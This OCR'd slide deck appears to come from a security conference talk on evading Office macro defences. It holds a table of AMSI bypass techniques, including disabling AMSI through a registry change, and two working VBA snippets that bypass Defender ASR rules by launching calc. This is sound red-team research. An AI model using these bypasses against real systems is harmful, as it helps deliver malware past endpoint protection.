
Available at https://github.com/outflanknl/EvilClippy

HOW EFFECTIVE IS THIS? (BEFORE CLIPPY)



HOW EFFECTIVE IS THIS? (AFTER CLIPPY)






BYPASSING MODERN DEFENSES: AMSI & ASR

VBA & ANTIMALWARE SCANNING INTERFACE

September 12, 2018

Office VBA + AMSI: Parting the veil on malicious macros



MacroRuntimeScope: Disable, Low Trust documents, All documents

BYPASSING AMSI FOR MACROS

Technique	Example Procedures
Abuse non-VBA functionality	• Fields & Powerquery • Excel 4.0 macros
Execution outside of MacroRuntimeScope	• Drop malicious code into trusted locations
Non-trigger COM & Win32 API functions	• Application.ExecuteExcel4macro • CreateObject ”Excel.application” and calling DDEInitialize • WMI Spawninstance
VBA functions that are not in AMSI logs (not COM & not Win32 API)	• Application.Sendkeys • A macro creates a .bat and .reg in startup by using Word saveas .txt, reg key disables AMSI by altering MacroRuntimeScope

ATTACK SURFACE REDUCTION RULES

Rules enforced by Windows Defender Exploit Guard

Block Win32 API calls from Office macro (static rule)

Bypass: invoke API calls without VBA signature using ExecuteExcel4Macro

```
Sub ASR_bypass_Win32_API_rule()
  Application.ExecuteExcel4Macro _
    "call(""shell32"", ""ShellExecuteA"", ""JJCCCCJ"", 0, ""open"",""calc"", """", """", 5)"
End Sub
```

Block all Office applications from creating child processes (dynamic rule)

Bypass: let another process do the dirty job, such as the running instance of explorer.exe (can be achieved via COM and WMI)

```
Sub ASR_bypass_create_child_process_rule()
    Const ShellBrowserWindow = _
    "{C08AFD90-F2A1-11D1-8455-00A0C91F3880}"

    Set SBW = GetObject("new:" & ShellBrowserWindow)

    SBW.Document.Application.ShellExecute ("calc.exe")
End Sub
```

RELATED RESEARCH

- MS Office Magic Show (DerbyCon 2018)
  https://outflank.nl/blog/2018/10/28/recordings-of-our-derbycon-and-brucon-presentations/
- MS Office File Format Sorcery (TROOPERS19)
  Video recording to be released
- VBA stomping by Walmart team
  https://vbastomp.com
- Pcodedmp tool by Dr. Bontchev
  https://github.com/bontchev/pcodedmp
- SharpShooter by Dominic Chell (MDSec)
  https://www.mdsec.co.uk/2019/02/macros-and-more-with-sharpshooter-v2-0/
- Office lateral movement and DCOM by Philip Tsukerman (Cybereason)
  https://www.cybereason.com/blog/dcom-lateral-movement-techniques

OUTFLANK

clear advice with a hacker mindset

Pieter Ceelen
+31 6 5157 2696
pieter@outflank.nl
www.outflank.nl/pieter

@PtrPieter

Stan Hegt
+31 6 1188 5039
stan@outflank.nl
www.outflank.nl/stan

@StanHacked